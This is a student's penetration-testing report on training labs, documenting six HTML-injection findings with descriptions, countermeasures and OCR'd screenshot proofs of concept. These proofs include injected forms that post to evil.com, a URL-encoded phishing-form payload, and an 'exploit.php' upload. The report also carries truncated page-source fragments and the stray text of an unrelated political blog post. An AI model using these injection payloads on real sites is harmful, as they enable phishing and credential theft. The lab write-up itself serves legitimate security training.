Penetration Testing Report

Full Name: RUSHIKESH AVIREDDY
Program: HCPT
Date: 16/02/2025

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week {1} Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week {1} Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	{Lab 1 – HTML Injection}, {Lab 2 – Cross Site Scripting}

3. Summary

Outlined is a Black Box Application Security assessment for the **Week {1} Labs**.

Total number of Sub-labs: {17} Sub-labs

High	Medium	Low
{4}	{3}	{8}

High	-	**4 Sub-labs with hard difficulty level**
Medium	-	**3 Sub-labs with Medium difficulty level**


Low - 8 Sub-labs with Easy difficulty level

1. HTML Injection

1.1. HTML's are easy!

Reference	**Risk Rating**
HTML's are easy!	**Low**
Tools Used	
Browser "Inspector" is used to find the vulnerability.	
Vulnerability Description	
HTML Injection is a web security vulnerability that occurs when an attacker injects malicious HTML code into a web application, typically through user input fields that are not properly sanitized. This can lead to content manipulation, defacement, and even phishing attacks.	
How It Was Discovered	
Manual Analysis – Viewing Page Source	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_1/html_injection_1.php	
Consequences of not Fixing the Issue	
IIf the HTML Injection vulnerability is not fixed , then attackers can alter the appearance or content of web pages, damaging the reputation of the website or organization.	
Suggested Countermeasures	
Input Validation:- Validate all user inputs based on expected formats (e.g., alphanumeric, length restrictions).Strip or encode HTML tags from user input before storing or rendering.Use libraries like DOMPurify (for JavaScript) or OWASP Java Encoder (for Java) to sanitize input.	
References	
https://www.acunetix.com/vulnerabilities/web/html-injection/	

Proof of Concept


labs.hacktify.in/HTML/html_lab/lab_1/html_injection_1.php


Happy Hacking

Search and Filter

<html> <h1> Happy Hacking</h1

Your Searched results for

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



labs.hacktify.in/HTML/html_lab/lab_1/html_injection_1.php

Happy Hacking


Search and Filter

Your Searched results for

Happy Hacking

Login to New vuln Website

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



vulnweb.com


Vulnerable test websites for Acunetix Web Vulnerability Scanner.

Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.

1.2. Let me Store them!

Reference	Risk Rating
Let me Store them!	**Low**
Tools Used	
Browser "Inspector" is used to find the vulnerability.	
Vulnerability Description	
The application is vulnerable to **HTML Injection**, allowing attackers to inject and render HTML tags due to improper input sanitization, leading to defacement, phishing.	
How It Was Discovered	
Manual Analysis – Inspecting the Page Source Code	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_2/html_injection_2.php	
Consequences of not Fixing the Issue	
Not fixing this issue can lead to webpage defacement, phishing attacks, session hijacking, malware injection compromising user data and trust.	
Suggested Countermeasures	
Preventing HTML Injection requires input validation, output encoding, CSP implementation, restricting HTML in inputs, and regular security testing.	
References	
https://www.acunetix.com/vulnerabilities/web/html-injection https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection.	

Proof of Concept



User Profile

First Name:	<h1>demo</h1>
Last Name:	<h1>demo</h1><h1>dem
Email:	<h1>demo</h1>
Password	•••••••••••••
Confirm Password	•••••••••••••


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

```
 class="navbar-nav ml-auto">
 class="nav-item">
 <h3>Happy Hacking</h3>
i>
l>


ass="pager-section">
ass="container">
er>
v class="containers">
>User Profile</h1>
rm method="POST" action="profile.php" >
 <label>First Name:</label>
 <input type="text" name="fname" class="field" value="<h1>demo</h1>"/><br><br>
 <label>Last Name:</label>
 <input type="text" name="lname" class="field" value="<h1>demo</h1><h1>demo</h1>" /><br
 <label>Email:</label>
 <input type="text" name="email" class="field" value="<h1>demo</h1>"><br><br>
 <label>Password</label>
 <input type="password" name="pwd" class="field" value="<h1>demo</h1>"><br><br>
 <label>Confirm Password</label>
 <input type="password" name="confpassword" class="field" value="<h1>demo</h1>"><br><br
 <button type="submit" name="submit" class="btn btn-warning">Update</button>
 <button class="btn btn-warning"><a href="logout.php">Log out</a></button>
orm>
enter>



s="footer">
Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
```

1.3 File Names are also Vulnerable!

Reference	Risk Rating
File Names are also Vulnerable	**Low**
Tools Used	
Browser “Inspector” is used to find the vulnerability.	
Vulnerability Description	
Filename vulnerabilities occur when applications fail to sanitize or validate filenames during uploads. Attackers can exploit this for **Log Injection, Path Traversal, or Command Injection**. Unsanitized filenames can execute scripts (XSS), corrupt logs, or manipulate file paths and system commands, leading to **unauthorized access or code execution**. Proper validation and sanitization are essential to prevent these attacks.	
How It Was Discovered	
Manual Analysis – By Inspecting page source code	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_3/html_injection_3.php	
Consequences of not Fixing the Issue	
Ignoring filename vulnerabilities can lead to **Log Injection, Path Traversal, or Command Injection**, risking **data breaches, system compromise, and reputational damage**. Attackers can execute malicious scripts, corrupt logs, manipulate file paths, or run unauthorized commands, potentially leading to **Remote Code Execution (RCE)** and full server control.	
Suggested Countermeasures	
Validate filenames by allowing only alphanumeric characters and limiting length. Sanitize output, use secure storage paths to block path traversal, and validate file types to prevent script execution. Escape special characters in logs and enforce least privilege access to restrict file operations.	
References	
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload https://portswigger.net/web-security/file-upload	

Proof of Concept



Upload a File
Choose File
No file chosen
File Upload
File Uploaded exploit.php
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
labs.hacktify.in/HTML/html_lab/

```
        <button class="navbar-toggler" type="button" data-toggle="collapse" data-t
            <span class="navbar-toggler-icon"></span>
        </button>

        <div class="collapse navbar-collapse" id="navbarSupportedContent">
            <ul class="navbar-nav ml-auto">
            <li class="nav-item">
                <h3>Happy Hacking</h3>
            </li>
            </ul>
        </div>
    </nav>
    <section class="pager-section">
        <div class="container">
          <center>
            <div class="containers">
                <div class="contain">
                    <h1>Upload a File</h1><br />
                    <div class="welcome-image">
                        <form action="html_injection_3.php" method="POST" enctype=
                            <input type="file" name="image"><br><br>
                            <button type="submit" name="upload" class="btn btn-war
                        </form>
                    </div>
                    <center><br><h2>File Uploaded <b>exploit.php</b></h2></center>
            </div>
            </center>
        </div>
      <header>
    </div>
    </section>
    <hr />
      <div class="footer">
          <p>© Copyrights 2021 Hacktify Cybersecurity All rights reserved</p>
      </div>
    </div>
</body>
</html>
```

1.4 File Content and HTML Injection a perfect parir!

Reference	Risk Rating
File ContentandHTML Injection a perfect pair!	**Low**
Tools Used	
Browser Developer Tools(F12) – To inspect rendered HTML and test injected Content.	
Vulnerability Description	
This vulnerability occurs when an application renders uploaded file contents as HTML instead of plain text. Attackers can inject malicious HTML elements like forms, iframes, or buttons, leading to UI manipulation, phishing, or misleading content display. The issue arises due to lack of proper sanitization and output encoding when processing file uploads.	
How It Was Discovered	
Manual Analysis by uploading HTML file containing form elements	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_4/html_injection_4.php	
Consequences of not Fixing the Issue	
Attackers can inject **fake forms, misleading content, or alter the UI**, leading to **phishing attacks, data theft, or defacement**. This can harm user trust and expose sensitive information.	
Suggested Countermeasures	
To mitigate this issue, sanitize uploaded file content to prevent HTML rendering and apply output encoding to escape special characters. Implement a Content Security Policy (CSP) to restrict unwanted content execution.	
References	
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload	

Proof of Concept



Upload a File
https://labs.hacktify.in/HTML/html_lab/lab_4/html_injection_4.php
HACKTIFY cybersecurity
Upload a File
Choose File No file chosen
File Upload
Submit
File Uploaded Named LAB4.html
© Copyrights 2021 Hacktify Cybersecurity All rights reserved
Elements Console Sources Network Performance Memory Application
Console Network conditions What's new
What's new in DevTools 133
See all new features
Highlights of updates from Chrome 130-132

```
<html>
 <head> … </head>
 <body>
  <div class="wrapper">
   <nav class="navbar navbar-expand-lg navbar-light bg-light"> … </nav>
   <section class="pager-section">
    <div class="container">
     <center>
      <div class="containers">
       <h1>Upload a File</h1>
       <br>
       <div class="welcome-image">
        <form action="html_injection_4.php" method="POST" enctype="multipart/form-data">
        … </form>
       </div>
       <form action="https://evil.com" method="POST"> … </form>
       <center>
        <br>
        "File Uploaded Named "
        <b>LAB4.html</b> == $0
       </center>
      </div>
     </center>
    </div>
    <header> </header>
```

1.5 Injecting HTML using URL

Reference	**Risk Rating**
Injecting HTML using URL	**Medium**
Tools Used	
Browser Developer Tools(F12) – To inspect rendered HTML and test injected Content.	
Vulnerability Description	
Injecting HTML using a URL happens when user input in the URL is not properly sanitized, allowing attackers to insert HTML elements into the webpage. This can lead to content manipulation, fake login forms, phishing attacks, or misleading users. Proper input validation and output encoding can prevent this issue.	
How It Was Discovered	
Manual Analysis by injecting HTML elements into URL	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php	
Consequences of not Fixing the Issue	
If not fixed, attackers can manipulate content, create fake login forms for phishing, and mislead users, leading to data theft and reputational damage.	
Suggested Countermeasures	
Implement input validation to reject HTML tags, use output encoding to prevent rendering injected content, and apply Content Security Policy (CSP) to restrict unauthorized scripts and elements.	
References	
https://owasp.org/www-community/attacks/HTML_Injection **https://portswigger.net/web-security/html-injection**	

Proof of Concept


labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php?email=<form%20action=%27https://evil.com%27%20me...

Happy Hacking

Your URL is


http://labs.hacktify.in/HTML/html_lab/lab_5/html_injection_5.php?email=

Happy Hacking

•••••

Login

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



www.evil.com
we get it... daily

January 15, 2022

Countup...

15

Sure, it's a new year, but we're in better shape right now than we were all of last year, except where we aren't.

Just remember that exhaustion doesn't mean it's done. It just means we're still working on it.

15 doesn't mean anything. Unless you think it does, then maybe it does. Just remember, it's always a good day to punch a Nazi, fascist, or fake patriot. The fake ones are the ones that scream the most about being patriots, while their actions show them to be Nazis or fascists.


Yeah.

Read the Lies
Read the Shouts
Read the Archives

1.6 Encode It!

Reference	Risk Rating
Encode it!	**High**
Tools Used	
BurpSuite – Repeater and Decoder	
Vulnerability Description	
The vulnerability you exploited is HTML Injection, which occurs when a web application improperly handles user input and renders it as actual HTML. In this case, you URL-encoded an HTML tag (<h1>Happy Hacking</h1>), and the server decoded and rendered it instead of treating it as plain text. This happens due to lack of proper input sanitization and output encoding, allowing attackers to inject and modify webpage content. If JavaScript execution was possible, it could escalate to Cross-Site Scripting (XSS), leading to more severe attacks like session hijacking or data theft.	
How It Was Discovered	
Manual Analysis – By observing the output in Burpsuite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/html_lab/lab_6/html_injection_6.php	
Consequences of not Fixing the Issue	
If this HTML Injection is not fixed, attackers can modify webpage content, deface the site, or trick users into entering sensitive information (phishing). They can also inject malicious scripts to steal cookies, hijack user sessions, or spread malware. This can lead to data breaches, loss of user trust, and legal consequences for the website owner.	
Suggested Countermeasures	
Sanitize and encode user input, validate input properly, use CSP and WAF, and store files securely. Regular security testing helps prevent attacks.	
References	
https://owasp.org/www-community/attacks/HTML_Injection	

